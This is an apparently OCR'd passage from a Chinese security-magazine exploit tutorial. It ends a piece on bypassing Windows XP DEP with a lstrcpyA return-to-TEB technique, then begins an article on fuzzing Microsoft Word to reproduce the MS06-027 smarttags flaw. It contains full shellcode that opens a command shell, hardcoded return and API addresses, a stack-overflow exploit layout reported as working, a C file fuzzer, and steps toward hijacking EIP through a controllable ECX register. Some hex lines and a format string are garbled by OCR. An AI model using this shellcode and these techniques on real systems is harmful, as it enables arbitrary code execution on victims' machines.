


图1

> **小提示** 如果CPU不支持DEP，会在面板最下方看到"您的计算机处理器不支持基于硬件的DEP……"一类的提示。

如果想对所有的程序都关闭DEP保护，单击"系统－＞高级－＞启动和故障恢复"的"设置"，启动"编辑"，将boot.ini 文件中的"/NoExecute"选项的值编辑成AlwaysOff。如果想改为总是开启，则写成AlwaysOn。默认情况下"仅为基本Windows程序和服务启动DEP"是Optin，如图2所示。


boot.ini - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(2)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(2)\WINDOWS="Microsoft Windows XP Professional" /fastdetect /NoExecute=OptIn
```

图2

在对开启了DEP保护的情况下，一般的溢出就会报错。比如下面的溢出得到DOS窗口的代码。

```
#include <windows.h>
#include <winbase.h>
#include <stdio.h>
#include <winsock.h>

char name[] =
"\x41\x41\x41\x41"  //name[0]-name[3]
"\x41\x41\x41\x41"  //name[4]-name[7]
"\x41\x41\x41\x41"  //ebp

"\x12\x45\xFA\x7F"
//!覆盖成jmp esp的地址，在SP2上的地址77e1af64!

//以下是ShellCode开启DOS窗口
"\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x4D
\xC6\x45\xF5\x53"
"\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45\xF8\x52\xC6\x45
\xF9\x54\xC6\x45\xFA\x2E\xC6"
"\x45\xFB\x44\xC6\x45\xFC\x4C\xC6\x45\xFD\x4C\xBA"
//"\x54\xA2\xE6\x77"//sp2 77E6A254h LoadLibray
"\x77\x1d\x80\x7c"
//sp4 77e705cfh LoadLibray  xp sp2: 0x7c801d77
"\x52\x8D\x45\xF4\x50"
"\xFF\x55\xF0"
"\x55\x8B\xEC\x83\xEC\x2C\xB8\x63\x6F\x6D\x6D\x89\x45
\xF4\xB8\x61\x6E\x64\x2E"
"\x89\x45\xF8\xB8\x63\x6F\x6D\x22\x89\x45\xFC\x33\xD2
\x88\x55\xFF\x8D\x45\xF4"
"\x50\xB8"
"\xc7\x93\xbf\x77"          //system
"\xFF\xD0"
"\x83\xC4\x12\x5D"          //平衡堆栈
"\xB8\x7E\x9E\xC0\x77\xFF\xD0";//exit

int main()
{
LoadLibrary("msvcrt.dll");
char output[8];
memcpy(output, name, sizeof(name));
for(int i=0;i<8&&output[i];i++)
printf("\\0x%x",output[i]);
return 0;
}
```

在开启了DEP的Windows XP SP2下执行就会报错，如图3所示。这是因为0x7FFA1571处指向的指令是jmp esp，而溢出后的esp指向堆栈。在DEP开启情况下，堆栈被标为了不可执行，所以企图跳转过去就会出错，从而得不到CMD控制台窗口。



图3

那么，加入了堆栈不可执行保护后，栈溢出是不是就走到尽头了呢？当然不是！聪明的黑客们一如既往，继续艺术性的突破各种枷锁和限制。

利用TEB突破栈不可执行保护执行ShellCode

其实，这里不是突破了栈不可执行保护，应该是绕过了栈不可执行保护。因为我们并不能让栈变得可执行，而是用其它的方法使得溢出后依然能够执行我们的ShellCode。

那么绕过去的思路是什么呢？我们将ShellCode拷贝到一个可写也可执行的内存位置，然后返回到那个内存位置进行执行。因为那个内存段是不被DEP限制的，所以可以正常的执行ShellCode。

绕过的具体方法则可以把溢出函数的返回地址覆盖成一个字符串拷贝函数的地址。比如lstrcpy函数的地址，后面跟目标内存地址和ShellCode地址作为参数，这样当溢出函数返回时，就会执行拷贝ShellCode的功能，将ShellCode拷贝到目标内存地址中；然后使得lstrcpy执行完毕后，返回到指定的目标内存地址，就可以执行拷贝过去的ShellCode了。

那么，把目标内存地址选择到什么地方呢？答案是TEB。

> **小知识** TEB即Thread Environment Block，线程环境块。每当创建一个线程时，系统就会为每个线程分配TEB。

在以前的系统中，TEB的地址是固定的，第一个TEB的地址为0x7FFDE000，第二个TEB的地址为0x7FFDD000，依此类推。在TEB偏移0xC00的地方，有520字节缓存用于ANSI-to-Unicode函数的转换，这样第一个TEB的缓存地址为0x7FFDEC00。为了避免0字节，可以是0x7FFDEC04一类的地址。

那么ShellCode的地址在哪里呢？ShellCode可以放在堆栈里，也就是堆栈里ShellCode的地址。整个构造的结构如图4所示。因为ShellCode地址在最后，所以即使地址带有0字节，也可以使用！




图4

测试结果

我在自己的机器上，通过调试知道ShellCode的起始地址为0x00424a30，则重新构造出来的代码如下。

```
    //以下是ShellCode 开DOS窗口
    "\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4
\x4D\xC6\x45\xF5\x53"
    "\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45\xF8
\x52\xC6\x45\xF9\x54"
    "\xC6\x45\xFA\x2E\xC6\x45\xFB\x44\xC6\x45\xFC\x4C
\xC6\x45\xFD\x4C\xBA"
    "\x77\x1d\x80\x7c"
    //sp4 77e705cfh LoadLibray  xp sp2：0x7c801d77
    "\x52\x8D\x45\xF4\x50\xFF\x55\xF0"
    "\x55\x8B\xEC\x83\xEC\x2C\xB8\x63\x6F\x6D\
x6D\x89\x45\xF4\xB8\x61"
    "\x6E\x64\x2E\x89\x45\xF8\xB8\x63\x6F\x6D\x22
\x89\x45\xFC\x33\xD2"
    "\x88\x55\xFF\x8D\x45\xF4\x50\xB8"
    "\xc7\x93\xbf\x77"            //system
    "\xFF\xD0"
    "\x83\xC4\x12\x5D"            //平衡堆栈
    "\xB8\x7E\x9E\xC0\x77\xFF\xD0"
    //exit, 119 byte
    "\x41\x41"        //120 byte
    "\x41\x41\x41\x41"            //ebp

    "\x29\xc7\x80\x7c"            //lstrcpyA() address
    "\xC0\xF1\xFD\x7F"
    //TEB buffer address; eip after system
    "\xC0\xF1\xFD\x7F"
    //TEB buffer address; des addr
    "\x30\x4a\x42\x00";           //shellcode addr
```

将以上代码在堆栈不可执行的机器上测试，成功开启了DOS窗口，如图5所示，这样就突破了栈不可执行保护。





图5

这种方法在Windows 2000和XP SP1下是永远会成功的！但是，在Windows XP SP2上，TEB的地址不是固定的，每次会动态生成，为0x7FFDX000的样子；所以，如果正好目标拷贝地址没有加载，那么lstrcpy拷贝在执行时就会失败，造成异常退出。我测试的结果大概是3、4次可能会失败一次，成功率还算可以。

其实，我们还有很多方法可以完美地突破Windows下栈不可执行保护，而且能保证每次都成功，因为黑客的想象力和创造力是无限的！至于其他的突破方法，我们就下次再继续讨论吧。

适合读者：溢出爱好者
前置知识：汇编语言、缓冲区溢出基本原理



菜鸟版Exploit编写指南之三十七

Fuzzing in Word 溢出分析和利用

文/图 gyzy[江苏大学信息安全系&EST]

从2003年到2007年，Office连续暴出了一系列的漏洞，也就是从那时起，人们逐渐将目光从远程服务溢出转向了客户端程序的溢出。现在milw0rm上平均每公布的10个溢出POC代码有8个都是客户端程序的溢出，其中甚至不乏杀毒软件这样的"安全产品"。Word作为Microsoft Office系列产品中的主打产品，其安全性自然成了众多安全研究者所关注的焦点，从一开始的宏病毒发展到现在的溢出、对象指针漏洞，其危害性越来越大，许多企业的机密信息的泄露源也许就是员工收到的一封e-mail中夹带的附件。微软现在发布的安全公告也是越来越简洁明了了，例如对本文所要探究的MS06-027，微软对其描述只有以下寥寥几句：

> Microsoft 安全公告 MS06-027
> Microsoft Word中的漏洞可能允许远程执行代码（917336）
> Microsoft Word 格式错误的对象指针漏洞 – CVE-2006-2492

这给漏洞研究者重现漏洞带来了很大的难度，本文就以MS06-027为例，如何利用手头上的一些资料来构造此类漏洞的POC，也给挖掘此类漏洞的研究者提供一些思路上的提示。

踩点

单从微软的描述恐怕永远也构造不出样本，所以我还是得依靠搜索引擎来获得关于此漏洞的一些信息。在Google中以MS 06 027为关键字进行搜索，就能搜出很多条目，但大多数都只是微软公告的翻版，但我在绿盟的网站上还是找到了关于06027的一些资料，虽然很少，但很关键。

> 2006-06-13 Microsoft Word 畸形对象指针内存破坏漏洞（MS06-027）
> NSFOUCS ID：8842
> 综述：Microsoft Word 打开 Word 文件时，在处理smarttags对象指针存在漏洞，远程攻击者可能利用此漏洞通过诱骗用户打开恶意DOC文件在用户机器上执行任意指令。

危害：远程攻击者可能利用此漏洞通过诱骗用户打开恶意DOC文件在用户机器上执行任意指令。

从这个公告中，我们可以知道触发这个漏洞的关键就是smarttags，那么究竟什么是smarttags呢？在MSDN上我搜索到了如图1所示的信息。

为了照顾E文不好的兄弟，我就献丑翻译一下，大意就是说Word能智能识别文档中的一些人名（例如Outlook中的联系人）或者地名，然后自动弹出一个标签，可以方便用户给对方发电子邮件或者做一些处理。

要想成功利用这个漏洞，我们第一步就是要构造出一个包含Smarttags的Word文档。新建一个空白的Word文档，然后输入"John Smith"，回车，John Smith下面就会出现紫色的虚线，这个时候保存出来的文档就包含了Smarttags。如果没有出现，可以点击工具菜单中的自动更正选项，里面有个智能标记标签，复选所有人名有关的就可以了。Word默认就会将Smarttags保存在Word文档里面，如图2所示。




图1




图2

到此，POC的构造已经完成了20%，从现有的信息我们仅仅知道Word在处理Smarttags对象上存在问题，但究竟是什么问题我们一无所知，但基本可以肯定不是简单的栈溢出。这时，本文的主题fuzzing就开始发挥作用了。

Fuzz

何为fuzz？根据笔者肤浅的理解，就是一种黑盒测试的方法。通过给应用程序提交畸形的参数来观察应用程序的反应。一些协议fuzzer相对来说容易实现一点，对于文件格式来说，不是所有的格式都适合去fuzz，而且在技巧上也更为讲究，填充什么东西，每次填充多少字节，从什么地方开始，都是很值得研究的东西。Word是一种复合的二进制文档，其文档格式是比较适合fuzz的。在这之前，我们需要对Word文档格式有一个宏观的了解。一个Word文档是由一个头和无数个Sector组成的，OpenOffice上有一个专门介绍复合文档格式的资料，有兴趣的读者可以看一下。Word的对象有两种，要么是Storage，要么是Stream，前者相当于文件夹，后者相当于文件，可能这样比较容易理解一些。WordDocument流是以一个FIB（File Information Block）开头的，记录了Word文档里面保存的

对象。一开始，我是这样考虑的，既然是Smarttags对象畸形指针漏洞，那就应该fuzz保存在1Table流中的Smarttags对象，下面是我写的fuzzing代码，写的比较粗糙。

```
for ( DWORD offset = 0x2ab0 ; offset < 0x3400 ; offset+=4)
{
//从0x2ab0开始fuzz，步进4字节，将文件内容拷贝到ccl中，ccl是申请的一片内存空间
memcpy(ccl,content,filesize);
//每次修改4字节
for( int x =0 ; x<4 ;x++)
ccl[offset+x]=0xEE;
//写出修改后的文件
memset(name,0,20);
sprintf(name,? d.doc? count);
hccl = CreateFile(name,GENERIC_WRITE,0, NULL,
CREATE_ALWAYS,0,NULL);
WriteFile(hccl, (LPCVOID)ccl,filesize,&dwWritten,NULL);
CloseHandle(hccl);
count++;
}
```

第一次fuzz生成了103个doc，一个个打开看看，反正不是太多，^_^！当打开到103个的时候，Word终于崩溃了，如图3所示。




图3

可惜是个内存违规访问，基本是UnExploitable那一类的。看来再往下fuzz也不是明智的选择，只能扩大fuzz的范围了。事实证明了我后来的猜想是正确的。下面fuzz的过程我就不再赘述了，直接给出答案：应该fuzz WordDocument这个流，从0x632开始的四个字节改成0xEE后，Word就会崩溃，如图4和图5所示。



图4




图5

尝试利用

呵呵，颇有点"千里之堤，溃于蚁穴"的味道，如此庞大的一个应用程序居然修改了4个字节之后就崩溃了。301AC0F9处的"CALL DWORD PTR DS:[ECX+14]"的内存违规访问导致了Word的崩溃。假如我们可以控制ECX寄存器的话，那不就可以执行我们的ShellCode了吗？这儿从OD中看似乎ECX寄存器是不可控制的，是一个随机数，为此我也郁闷了很久，后来使用SoftIce调试以后才发现ECX是可控的。ECX是通过EAX寻址的，Softice下EAX指向的是0x125AA8，D EAX一下，看看EAX指向的内容，如图6 所示。




图6

可以发现这时候0x125AA8周围的内容都是来自Word文档的内容，大家可以对比图7中Word文档的内容，0x125AA8此时是0x00000000，肯定会引起崩溃。那么怎样去控制ECX寄存器呢？我们可以在0x125AA8处填充0x125AA8这个地址，0x125AA8+0x14=0x125ABC，在"CALL DWORD PTR DS:[ECX+14]"之后，EIP就跳到了0x125ABC所指向的地址，而此时堆栈中的内容是我们可以控制的，如图7 所示。

